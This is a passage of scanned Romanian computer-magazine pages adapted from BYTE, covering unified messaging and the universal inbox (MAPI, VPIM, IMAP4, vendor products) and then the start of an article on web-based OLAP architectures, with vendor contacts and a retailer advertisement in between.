în faptul că folderele e-mail pot reprezenta o metodă de gestionare mai bună decât cele ce însoţesc produsele voice-mail sau fax-mail. De asemenea, inboxul universal va putea oferi diverse modalităţi de recepţionare. De exemplu, prin convertirea textului în vorbire (mesaj enunţat vocal) inboxul va „citi“ mesajul e-mail prin telefon şi astfel utilizatorul nu trebuie să aibă modemul conectat.

Se poate deci afirma că inboxul universal poate într-adevăr simplifica viaţa, dar nu pentru toţi utilizatorii. Cu toate că producătorii lucrează la proiectul inboxului universal de mai mulţi ani, tehnologia se află încă in stadiul de maturizare, astfel produselor ce vor apărea, le pot lipsi anume atribuţii pe care utilizatorul şi-le-ar dori. Mai mult, în timp ce acest inbox oferă un singur client (front end) pentru diferite tipuri de mesaje, nu prea ajută la integrarea administraţiei, structurii de directoare sau stocării de date pe server (back end). La aceasta se mai adaugă faptul că utilizatorul trebuie să ştie de ce are nevoie şi ce-i va fi de folos în viitor. De aceea, este mai indicat ca el să opteze pentru un singur pachet de programe ce ar conţine totul ce crede că-i va fi necesar. Nu este de dorit ca utilizatorul să se confrunte cu îmbinarea mai multor tipuri de sisteme diferite pentru a se bucura de opţiunile preferate, sisteme ce individual conţin doar o mică parte a acestor opţiuni. Totuşi, aceasta este situaţia cu care trăieşte utilizatorul la ora actuală. Pe de altă parte, el nu doreşte o funcţionalitate ce nu-i va fi de folos vreodată.

Cu goana de pe Intrenet, producătorii de browsere îşi imaginează că îşi vor folosi produsele proprii ca un inbox universal. Astăzi browserele oferă doar o interfaţă cu multiple funcţiuni, incluzând poate e-mail şi fax. Browserele populare, cum ar fi cel a lui Netscape sau Microsoft, nu oferă un singur inbox pentru toate varietăţile de mesaje. De fapt, abia se conturează la ora actuală standardul necesar pentru a suporta inboxul universal.

Esenţa concepţiei inboxului universal este ca un utilizator să fie capabil să recepţioneze mesaje de la surse multiple în formate diferite. Mai concret, piatra fundamentală a acestui inbox este un client e-mail / groupware. La acest client se mai adaugă software-ul ce permite utilizatorului să recepţioneze faxuri de la fax server şi voice-mail de la voice-mail server.

În general, companiile doresc ca funcţionalitatea inboxului universal să se bazeze pe produsele lor strategice e-mail în folosinţă curentă sau în curs de dezvoltare. Sistemele e-mail cu fişiere comune (shared-file), cum ar fi MS Mail, rareori au o performanţă în sto-


Arhitectură unificată de mesaje
Comunicaţia poate fi digitală sau DTMF.
PC client
Clientul execută softclient Exchange.
Cartela PC pentru voce converteşte semnalul analog DTMF în date digitale pentru Unified Messenger.
Unified Messenger foloseşte API-uri director pentru perechi utilizator-extensie şi API-uri de baze de date pentru scriere-citire mesaje.
Cartelă voce
PBX
OctelNet
Integrare PBX
Text la voce
Interfaţă telefonică
Windows NT
Octel Unified Messenger Server software
Unified Messenger Server comunică cu PBX prin DTMF, RS-232 sau cod proprietar. Poate spune serverului codul ID al apelantului şi numărul extensiei apelate.
Server Windows NT
Softul permite ascultarea şi ştergea mesajelor DTMF.
Transport mesaje
Bază de date (mailbox)
Director
Windows NT
Microsoft Exchange Server software

carea de date sau o capacitate de a suporta (sprijini) accesul greoi voice-mail şi fax-mail. Astfel, ca şi back end este folosit de obicei un server e-mail / groupware de o înaltă performanţă, cum ar fi Lotus Notes, Microsoft Exchange sau Novell Group-Wise. În aceste cazuri, producătorii fax-serverului sau voice-mail serverului oferă o mesagerie unificată.

Produsele de la Lucent Tehnologies şi Octel Communications (primul făcând o ofertă de 1,8 miliarde $ celui din urmă în iulie a.c.) sunt printre exemplele populare ale acestei realizări de mesagerie unificată. Octel Communications (OC) este în special o companie voice-mail. Unified Messenger, produs de OC, care adaugă voice-mail la Microsoft Exchange Server, rulează pe un nou voice-mail server Octel, bazat pe NT. Faxul va face parte din versiunea următoare a produsului Unified Messenger şi OC a mai anunţat că Unified Messenger va suporta Lotus Notes aproximativ în mijlocul anului 1998.

În mod similar, Lucent Tehnologies (LT), fosta unitate tehnologică şi de sisteme de comunicaţie a lui AT&T, este (nu surprinzător) în special o companie de telefonie. Intuity, produs de LT, este un sistem voice-mail ce foloseşte Lotus Notes pentru a crea o mesagerie unificată. Intuity oferă atât servicii voice-mail, cât şi fax. În plus, Multimedia Messaging Server (MMS) a lui Intuity are e-mail propriu. Intuity va adăuga un suport pentru Microsoft Exchange şi produsele Internet mail, cum ar fi Eudora. Prin intermediul Internet mail, Intuity va avea suport şi pentru Lotus cc:Mail. Iar suportul pentru Novell Group-Wise este încă incert, cu toate că suportul pentru Internet mail ar putea rezolva problema.

Lucent Tehnologies şi Octel Communications se concentrează din ce în ce mai mult pe CTI (computer telephony integration). Sistemul voice-mail face parte din astfel de soluţii CTI, dar nu reprezintă obiectul cel mai important, cât despre fax şi e-mail, ei sunt lăsaţi deoparte deocamdată. Printre producătorii de CTI, ce oferă solutii de mesagerie unificată, se numără Applied Voice Tehnologie (AVT), Tobit Software (TS) şi CallWare Tehnologies (CWT). CallXpress NT, produs de AVT, se remarcă prin opţiunile ce facilitează recepţionarea unui e-mail sau fax prin telefon. David, produs de TS, este sistemul de operare a unui server de mesagerie multifuncţională şi rulează pe NetWare 3.11 sau superior ca un modul încărcabil (NetWare loadable module - NLM). Acesta gestionează şi controlează baze de date ce pot conţine diferite tipuri de obiecte (e-mail, fax, voice-mail, fişiere, link-uri). Informaţiile pot fi accesate în diferite feluri, incluzând LAN, telefon, fax sau WEB. CallWare, produs de CWT, este un produs CTI destinat în special pentru NetWare, fiind un NLM şi se integrează strâns cu Novell Directory Service (NDS).

Lucent şi Octel furnizează atât servicii voice-mail cât şi servicii fax. Prin împletirea acestor produse într-un sistem e-mail, utilizatorul va beneficia de cele trei funcţii majore ale mesageriei unificate: e-mail, voice-mail şi fax. AVT oferă serviciul de voice-mail şi fax ca produse separate, în timp ce CallWare nu oferă servicii de fax. Astfel, ca utilizatorul să beneficieze de servicii fax cu CallWare el trebuie să integreze un fax server, cum ar fi ZetaFax de la Equisys sau FaxServe de la Cheyenne (divizia firmei Computer Associates - CA)

Cu toate că orientarea este îndreptată spre oferirea unei funcţionalităţi a inboxului universal bazat pe un client e-mail / groupware existent, apar clienţi ce au ca scop realizarea unui inbox universal cu o funcţionalitate independentă, de sine stătătoare. Acesta este cazul şi a lui EMail Connections, (de la compania cu aceiaşi nume - EMC), ce a fost introdus pe piaţă în 1992 şi are instalată o bază de câteva sute de mii de staţii, după cum afirmă producătorii. EMail Connections a fost recunoscut ca primul client e-mail care suportă fiecare importantă interfaţă de mesagerie, incluzând atât Messaging API (MAPI) de la Microsoft, cât şi Message Handling Server (MHS) lui Novell, Vendor-Independent Messaging (VIM) de la Lotus şi standardele Internet. Dar EMail Connections poate fi şi un client la o varietate de servicii on-line incluzând AOL, Prodigy, CompuServe şi MCI. Fax serverele MAPI compatibile pot trimite faxuri folosindu-se de adresele e-mail.

Momentan, EMail Connections nu are integrată voice-mail, cu toate că nu este departe de realizarea completă a funcţionalităţii inboxului universal. Oricum, EMail Connections 3.1 este compatibil cu Multipurpose Internet Mail Extension (MIME), care oferă o bază pentru voice-mail în viitor, dar integrarea de voice-mail în grupul de dezvoltare EMC este în plină desfăşurare.

Mesageria unificată câştigă teren

Inboxul universal este dedicat în special comunicaţiilor interne. Mesageria integrată are ca atribuţii şi probleme de comunicaţii externe. Prin aplicarea paradigmei e-mail la alte tipuri de comunicaţii externe, mesageria unificată poate uşura operaţii ce erau dificile sau imposibile înainte: un exemplu elocvent ar fi voice-mailul.

Să presupunem că primiţi un mesaj voice-mail şi trebuie să înştiinţaţi mai multe persoane despre conţinutul mesajului. La ora actuală sunteţi nevoit să daţi numeroase telefoane sau să trimiteţi un mesaj e-mail printr-o listă de distribuţie. Dar cu mesageria unificată, puteţi retrimite acelaşi voice-mail prin lista de distribuţie. Puteţi proceda la fel şi cu celelalte tipuri de mesaje. Faxurile parvenind printr-un fax server, pot fi retrimise ca şi fax-mail. Ajunse la destinaţie, ele pot fi „printate" direct la un aparat fax local. În acelaşi context, puteţi retrimite un e-mail sub formă de e-mail, fax sau prin conversia textului în vorbire (mesaj enunţat vocal) chiar ca un voice-mail.

Stimularea fuziunilor

O parte din producătorii de e-mail, fax, voice-mail au căzut de acord că produsele lor trebuie să conlucreze între ei. De aici, un exemplu pentru o soluţie de inbox universal ar fi folosirea Notes Mail şi MMS lui Intuity conectaţi între ei prin Lotus Telephony One-Stop.

Novell a promovat de mult FaxServe de CA (divizia Cheyenne), ca fiind o recomandată soluţie de fax pentru GroupWise. FaxServe se integrează strâns cu NDS şi poate fi gestionată ca un obiect NDS de sub NWAdmin. Importarea de utilizatori de la NetWare spre GroupWise şi FaxServe este un lucru direct si la îndemână, eliminându-se necesitatea alocării de utilizatori în multiple locuri. Împreună, Group-Wise, CallWare şi FaxServe întruchipează una din cele mai manevrabile soluţii de inbox universal, datorită în mare parte NDS ce le leagă între ele. Un nivel mai evoluat de integrare managerială ar fi posibil prin Novell Manage Wise. Novell şi CA au anunţat de asemenea un management la nivel corporativ (de corporaţie) pentru GroupWise, NetWare, IntranetWare şi o integrare cu Novell Manage Wise. Această integrare ar folosi Unicenter TNG (The Next Generation) şi o soluţie de management end-to-end, ambii lui CA , dar această soluţie end-to-end ar oferi management şi pentru servere NT. Eldon Greenwood, directorul principal al strategiei de producţie a firmei Novell, afirmă că cumpărătorii se pot aştepta la „paşi uriaşi“ în ceea ce priveşte integrarea managerială şi că NDS va fi disponibil pe NT cam la sfârşitul acestui an, apoi NDS va fi disponibil şi pe cele trei mari platforme pe care GroupWise rulează: NetWare, NT şi Unix.

Oricum, se pare că inboxului universal este mediul pe care majoritatea comercianţilor de mesagerie unificată sunt nerăbdători să-l sprijine sau să crească suportul programelor proprii la acest mediu. Astfel, de exemplu, Octel a început să sprijine doar Microsoft Exchange, în timp ce Lucent a adăugat un suport pentu acesta. Cu toate că Notes cc:Mail continuă să fie liderul pieţei e-mail, mai mulţi observatori prevăd un potenţial mai crescut cu Microsoft Exchange.

Dezavantaje

Inboxul universal nu se potriveşte pentru toţi utilizatorii. În special, dacă tot ce face utilizatorul este combinarea a mai multor mail-boxuri, el se poate întreba care este avantajul inboxului universal. Dacă fiecare mail-box operează cu funcţii diferite, poate că ar fi mai potrivit ca aceste cutii poştale să fie ţinute separat din punct de vedere organizatoric.

Pentru utilizatorii mai puţin e-mail centrici, soluţia inboxului universal ar putea părea cam inconvenabilă. David Marshak, consultant principal al firmei Patricia Seybold Group cu sediul în Boston, ne oferă exemplul unui contabil care „trăieşte“ în Excel şi este posibil că preferă să aibă posibilitatea să trimită e-mail şi faxuri din Excel şi poate fi mulţumit să-şi primească voice-mailul intr-un mod conservativ. Tot aşa, dacă acest contabil primeşte în mod regulat spread-sheeturi (foi de calcul), poate că îi este mai convenabil să folosească un director anume pentru acestea, decât să se folosească de e-mail pentru a le primi. Managerii de reţea (inginerii de reţea), de asemenea, trebuie să fie conştienţi că o mare parte a soluţiilor pentru inboxul universal vor suferi de o administrare şi de o stocare de date fragmentate. Dacă ei doresc să adauge un nou utilizator la sistemul de operare pentru un login de bază la reţea, la PBX, la sistemul voice-mail, toate acestea trebuie făcute ca operaţii separate, efectuate manual.

Toţi comercianţii amintiţi (excepţie făcând doar Octel) implementează şi modalităţi de stocare a mesajelor în funcţie de ti-

API-uri și protocoale standard

Inboxul universal necesită standarde pentru a interconecta produse e-mail, fax șl voice-mail de la diferiți producători. Messaging API (MAPI) produs de Microsoft s-a impus ca API-ul dominant în mediul Windows, permițând producătorilor de fax și voice-mail să afișeze mesaje în orice inbox MAPI compatibil. Alte API-uri, cum ar fi Common Mail Calls (CMC) sau Vendor-Independent Messaging (VIM) își găsesc rostul atât în medii non-Windows cât și sub Windows.

MAPI permite comunicații tip client / server prin subsistemul MAPI, o componentă standard a Windowsului. Subsistemul transferă cererile între client și furnizorul de servicii MAPI: un mic modul software, rulând pe client, oferit de furnizorul de servicii (pentru e-mail, fax sau voice-mail). Furnizorul de servicii se adresează în schimb serviciului propriu-zis: într-un mediu client / server acesta rulează pe serverul email, fax sau voice-mail. Furnizorii de servicii multiple pot rula pe o singură mașină client, cu MAPI având rolul de multiplexer / demultiplexer pentru acestea.

Din perspectiva utilizatorului, MAPI permite clientului să comunice cu un serviciu e-mail. Dar în realitate MAPI descrie doar felul în care un client se adresează unui subsistem și felul în care furnizorul de servicii se adresează subsistemului. MAPI nu definește protocolul folosit pentru comunicațiile client / server și nu se referă nici la comunicații server / server .

Un standard Internet ce poate fi folosit la implementarea inboxului universal este Multipurpose Internet Mail Extention (MIME), ce poate trimite diferite tipuri de conținut cu ajutorul Simple Mail Transport Protocol (SMTP). Studiile intreprinse pe voice-mail, ce au început în 1994, au avut ca rezultat Voice Profile for Internet Mail (VPIM), ce la ora actuală este un standard grosier pentru Internet Engineering Task Force (IETF). IETF va adopta VPIM versiunea 2. ca un standard complet în cursul acestui veri. Cu toate că VPIM a fost conceput pentru voice, standardul acum conține și fax. În plus, este un standard nu numai pentru servere de telefonie sau voice-mail cât și pentru servere fax șl e-mail. Echipa VPIM lucrează la dezvoltarea unui serviciu ce va traduce numerele de telefoane în adrese e-mail.

Modul tipic de utilizare a VPIM este că un utilizator se conectează la un sistem voice-mail, înregistrează un mesaj și introduce numărul de telefon al destinatarului. Sistemul voice-mail observă că numărul introdus nu aparține unui utilizator local. Un sistem non- VPIM de obicei s-ar opri aici. În schimb, VPIM se folosește de Lightweight Directory Access Protocol (LDAP) pentru a căuta adresele e-mail ce au recepționat un mesaj vocal pentru acel număr de telefon. Atunci sistemul trimite acel voice-mail prin rețea ca un mesaj MIME / SMTP. Pe recepție mesajul poate ajunge la un sistem voice-mail VPIM sau la orice sistem e-mail SMTP / MIME.

De vreme ce VPIM folosește Internetul sau un intranet pentru a transmite voice sau fax, ar putea reduce semnificativ costul convorbirilor de lungă distanță și costul trimiterii faxurilor color. De asemenea, creează o bază solidă pentru „voice-mail intenționat“ (spre deosebire de mesajele care au fost înregistrate doar pentru că cel chemat nu a ridicat receptorul).

Producători ca Lucent, Nortel, Octel și Siemens Rolm au demonstrat la expoziția EMA din 1996, că produsele lor au fost create pe VPIM versiunea 1,. dovedind că conceptul este fiabil. Dar publicul nu a văzut produsele în sine. Produsele bazate pe VPIM versiunea 2. ale acelorași firme, aflate în majoritate în stare de test beta pe timpul expoziției EMA din 1997, sunt așteptate în cursul acestui an.

Teoretic vorbind, puteți folosi standardele Internet pe lângă sau în locul lui MAPI sau alte API-uri. După afirmațiile lui Greg Vaudreuil, autor al VPIM ver 1. și coautor la VPIM ver 2., fiind proiectantul sistemului de mesagerie de la Octel, astăzi MAPI poate recepționa mesaje cu conținut VPIM, dar nu le poate transmite.

VPIM este un protocol strict server - server, referitor doar la transportul mesajelor. Pentru interacțiunea client / server Internet Message Access Protocol versiunea 4. (IMAP4) va fi deosebit de important pentru inboxul universal. IMAP4 vă permite parcurgerea listei de mesaje înainte să selectați ce veți accesa. Această posibilitate este binevenită în cazul mesajelor e-mail și fax-mail obișnuite și este foarte importantă în cazul mesajelor voice-mail, unde ascultarea tuturor mesajelor necesită mult timp. IMAP4 vă permite accesul la anumite părți ale unui mesaj - din nou, foarte atractiv în cazul mesajelor care conțin cantități mari de date ca cele voice și fax. IMAP4, nefiind încă implementată pe scară largă, foarte probabil că va înlocui prezentul favorit, POP3.

pul acestuia, decât să stocheze, de exemplu, voice-mail împreună cu e-mail. Doar Octel foloseşte message store-ul din e-mail (în cazul de faţă Microsoft Exchange) pentru a stoca toate genurile de mesaje, ceea ce reprezintă o arhitectură mult mai eficientă şi uşor de gestionat.(Tot această arhitectură face posibilă căderea intregului serviciu, lucru nedorit în cazul în care serverul voice-mail independent ar fi semnificativ mai fiabil decât serverul e-mail.) Ca manager principal de produse pentru mesagerie unificată de la Octel, Robert Wohnutka afirmă că în multe alte sisteme, dacă se şterge un mesaj, iar aceasta a fost stocat în două locuri, sistemul trebuie să coordoneze acele două locuri. Iar unele sisteme nu o pot face în timp real.Dar cu un singur loc de stocare apar mai puţine întârzieri şi mai puţine posibilităţi pentru probleme.

Alte dezavantaje posibile al inboxului universal pot fi referitoare la cost şi suport. Funcţionalitatea în sine a inboxului universal poate costa mai puţin, până la 40$ per staţie decât preţul total al hardware-ului, e-mail, voice-mail şi fax-mail., Analistul şef Michael Durr al firmei Michael Durr and Associates (Cape Coral, Florida), firmă ce se ocupă de consultanţă şi prospectarea pieţii, afirmă că în cele mai multe cazuri este dificil de a demonstra profitabilitatea investiţiei în inboxul universal. Mai departe, tot el afirmă că comercianţii au de obicei experienţă, fie în e-mail, fie în telefonie. Puţini sunt acei comercianţi care au experienţă în ambele ramuri. „În faţa unei alegeri“ spune Durr „înţelepciunea tradiţională spune că este mai uşor pentru un producător de telefonie să înveţe e-mail, decât invers.“

Din aceste considerente, inboxul universal, cu toate că este atrăgător, nu a fost implementat pe scară largă. Oricum, administraţia unificată ar trebui să devină mult mai uzual, în special cum Microsoft îşi dezvoltă tehnologia de directoare. Stocările unificate de date vor deveni mai la îndemâna utilizatorului. Costurile se vor reduce şi producătorii vor câştiga experienţă. Cu toate acestea, utilizatorii ce suferă de mania mesageriei nu trebuie să renunţe la speranţe.■

---

*Mike Hurwicz (***mhurwicz@attmail.com***) este scriitor şi consilier din Brooklyn, New York.*

[din BYTE, o publicaţie McGraw-Hill, Inc. Adaptare - *Báthori Zsigmond*]

INFORMAŢII UTILE

Applied Voice Technology (AVT)
Kirkland, WA
206-820-6000
http://www.appliedvoice.com

RightFAX (subsidiary of AVT)
Tucson, AZ
520-320-7000
http://www.rightfax.com

CallWare Technologies
Sandy, UT
800-888-4226
801-486-9922
http://www.callware.com

Computer Associates
Islandia, NY
516-342-5224
http://www.cai.com
Cheyenne division:
800-243-9462
http://www.cheyenne.com

EMail Connection
Redmond, WA
800-889-3499
http://www.email-connection.com

Equisys (Zetafax USA)
Atlanta, GA
770-622-2810
http://www.equisys.com

Lotus Development
Cambridge, MA
800-346-1305
617-577-8500
http://www.lotus.com

Lucent Technologies
Murray Hill, N.J.
800-325-7466
908-582-8500
http://www.lucent.com

Microsoft
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com

Novell
Orem, UT
801-222-6000
http://www.novell.com
GroupWise:
800-638-9273

Octel Communications
Milpitas, CA
800-444-5590
408-324-2000
http://www.octel.com

Tobit Software
Montreal, Quebec
800-444-5590
514-392-9220
http://na.tobit.com

Your technology investment is too important to leave to chance !
So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, Bucureşti,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vânzări
Cl. Dorobanţilor 152, Sect.1,Bucureşti,
Tel./Fax: 230.7737, 230.4032

ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 230.2575, 222.4616

Centrul de Instruire
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 223.1443


OLAP prin Web

Utilizarea aplicaţiilor bazate pe Web pentru procesarea analitică se clădeşte pe puterea ambelor tehnologii.

De Udo Flohr

Procesarea analitică on-line (OLAP - on-line analytical processing) poate fi cel mai important nou model de calcul al deceniului, după Web. Asocierea celor două formulează o puternică tehnologie.

Un depozit de date este un depozitar de baze de date, central, pentru toate datele dintr-o organizaţie. În mod tipic, permite accesul la această informaţie prezentând-o sub forma unui cub de date metaforic, un model de stocare multidimensional care, permite multiple vizualizări diferite şi combinaţii de date. După corelarea unor părţi arbitrare din datele firmei, managerii vor putea evidenţia elemente ascunse - copacii dintr-o pădure, cum ar fi.



ILUSTRAŢIA: TIM TEEBKEN © 1997

Programele OLAP formează o categorie de soft de afaceri ce permite utilizatorilor manipularea unui cub de date. Operaţiile OLAP includ consolidarea, forarea (de ex. rafinarea interogărilor), secţionarea, curbarea şi rotirea. Rezultatele pot fi prezentate în formate de baze de date tradiţionale sau tabele, precum şi diagrame grafice. Deşi ieşirea poate fi într-un format fix, adesea permite utilizatorului manipularea directă a datelor pentru o analiză ulterioară, cum ar fi identificarea tendinţelor, corelaţiilor sau seriilor de timp.

O căsătorie în Cyberspaţiu

Majoritatea pachetelor OLAP şi de depozite de date au deja sau vor avea curînd o interfaţă Web, permiţând utilizatorilor accesul la date dintr-o organizaţie prin Internet sau intranet.

Într-un raport recent, Wayne Eckerson, senior consultant la Patricia Seybold Group (Boston,MA), concluziona că până în 1998 browserele Web vor activa jumătate din toate aplicaţiile OLAP şi de decizie. În ciuda unor probleme conexe, Eckerson crede că „Webul este un mediu perfect pentru activităţi informaţionale de afaceri.“ Aici el aplică regula de 80/20: 80 la sută din toţi utilizatorii au cerinţe simple de interogare şi raport ce pot fi satisfăcute de aplicaţiile Web. Restul de 20 la sută au nevoie sau de acces interactiv de înaltă performanţă la un volum mare de date, sau sunt dezvoltatori cu capacităţi de creaţie. Acest segment de 20 la sută deocamdată va continua să folosească unelte dedicate.

Un avantaj major în desfăşurarea sistemelor OLAP folosind interfaţa Web este reducerea costurilor. Pachetele OLAP tradiţionale pornesc de la 10.000$. Pe de altă parte browserele Web sunt omniprezente. În plus, cele mai multe organizaţii au, sau încep să aibă o anumită structură intranet proprie, realizată cu servere deja existente. Astfel, OLAP prin Web va permite, aproape tuturor utilizatorilor dintr-o organizaţie, accesul la funcţionalitate, cel puţin de analiză. Mulţumită reţelei, accesul universal s-ar putea extinde la utilizatori externi. De exemplu clienţii sau furnizorii ar putea avea acces la unele informaţii ale firmei. Interfaţa universală a navigatorului Web, ar putea ajuta la reducerea costurilor de instruire. Majoritatea utilizatorilor sunt deja familiarizaţi cu operaţiile de selectare/activare legături, iar procesul de interogare şi manipulare OLAP este similar.

Un alt avantaj este că Web-ul este un mediu multiplatformă, atât pentru utilizatori, cât şi pentru dezvoltatori. Utilizatorii găsesc aici un mediu familiar, indiferent de sistemul lor de operare iar dezvoltatorii pot să-şi mute aplicaţiile Web.

Datorită arhitecturii sale centralizate, Web-ul ajută la reducerea costurilor de distribuţie suport la clienţi. Ultima versiune a softului de client-browserul- poate fi pus pe toate calculatoarele dintr-o întreprindere iar componentele, cum ar fi apleturi Java şi controale ActiveX, realizează propria lor încărcare.

Obstacole pe Web

Totuşi, există anumite neajunsuri care reduc din aceste avantaje. De exemplu, Web-ul a fost la origine un mediu pentru distribuţia fişierelor statice. De aceea, problema lui principală este că tratează fiecare interacţiune ca o legătură nouă, anonimă. În mod intrinsec, nu-şi „aminteşte“ cine eşti sau ce interogare reformulezi. În plus, HTTP - principalul protocol Web - nu menţine starea unei sesiuni. Programatorii trebuie să folosească diferite trucuri în ajutorarea serverului să-şi „amintească“ identitatea utilizatorilor şi până unde au progresat în prelucrările lor. Există deja iniţiative pentru remedierea acestei situaţii într-o formă standardizată.

Altă problemă des citată este securitatea. Reţeaua este deschisă practic pentru oricine, iar traficul ei în forma sa de bază nu este criptat. Firmele se abţin în a pune informaţii sensibile pe Net. Această ezitare este de înţeles, având în vedere faptul că un depozit de date conţine informaţiile cele mai importante despre afacerile unei firme.

Situaţia este pe punctul de a se schimba prin introducerea pe Net a unor tunele de comunicaţii sigure. Aceste tunele vor permite utilizatorilor accesul la date la distanţă, în condiţii de securitate. Zidurile de protecţie (Firewalls) şi alte sisteme de autentificare contribuie la securitatea intraneturilor interne prin interzicerea accesului la anumite situri.

Web-ul constă dintr-un număr de protocoale care îl fac deschis şi uşor de integrat. Totuşi, pentru unele aplicaţii OLAP această arhitectură simplă se dovedeşte a fi prea simplă. De exemplu, folosind pentru forare o aplicaţie OLAP dedicată, aceasta lasă ferestre decalate ce corespund stadiilor de rafinare pas cu pas a interogărilor. Acestea sunt utile, întrucât utilizatorul poate dori revenirea şi focalizarea într-o altă parte. Dar un browser Web simplu nu permite o asemenea abordare multidocument: fiecare pagină nouă conţine cod HTML ce este afişat, de regulă, ştergând ecranul precedent.

Generaţii de Web


Unele situri Web permit operaţii OLAP în mai mare măsură decât altele. De exemplu, din punct de vedere al uneltelor de interogare şi analiză on-line, studiul lui Eckerson distinge patru generaţii de arhitectură Web: Distribuţia de fişiere, editare HTML dinamică, editare asistată de Java şi editare Java dinamică. Majoritatea uneltelor informaţionale de afaceri suportă în mod curent arhitecturi din prima şi a doua generaţie.

Siturile Web din prima generaţie (vezi fig. „Situri Web de generaţia I“) folosesc o arhitectură pe două nivele pentru asigurarea distribuţiei fişierelor de bază. Uneltele OLAP off-line dedicate creează rapoarte şi le salvează pe serverul Web ca fişiere HTML, care pot să conţină text şi imagini bitmap. Cu browserul lor standard, utilizatorii pot vizualiza sau imprima aceste documente statice, nefiind însă posibilă interacţiunea. Pentru o vizualizare reactualizată este nevoie de generarea unui nou raport. Hyperlink-urile ar putea stimula o anumită interactivitate. De exemplu, făcând clic pe o legătură denumită „Regiunea Nord-est“, utilizatorul poate naviga către un raport conţinând date doar pentru acea zonă geografică.

Totuşi, volumul crescând de colecţii de fişiere


Patru generaţii de acces la Web

Situri Web din prima generaţie


Web browser
HTTP
TCP/IP
Server Web
fişiere HTML


Utilizatorii văd date statice predefinite.

Situri Web din generaţia a doua


Web browser
HTTP
TCP/IP
Serve Web
fişiere HTML
Interfeţe Web-server
CGI
NSAPI/ ISAPI
Server de aplicaţii
Programe/ script-uri
Client/ server network
Bază de date


HTML dinamic oferă date din mers.

Situri Web din generaţia a treia


Client
Applet-uri/ extensii
HTTP
TCP/IP
Server Web
fişiere HTML
Interfeţe Web-server
CGI
NSAPI/ ISAPI
Server de aplicaţii
Programe/ script-uri
Reţea client-server
Bază de date

Aplicaţiile de extensie oferă lucru interactiv.

Situri Web din generaţia a patra


Client
Applet-uri/ extensii
RPCs/MOM
TCP/IP
Server Java
Programe Java
JDBC sau drivere native
Bază de date
HTTP
Server Web
fişiere HTML/ aplet-uri

Interacţiunile facilitate de Java permit acces direct la date.

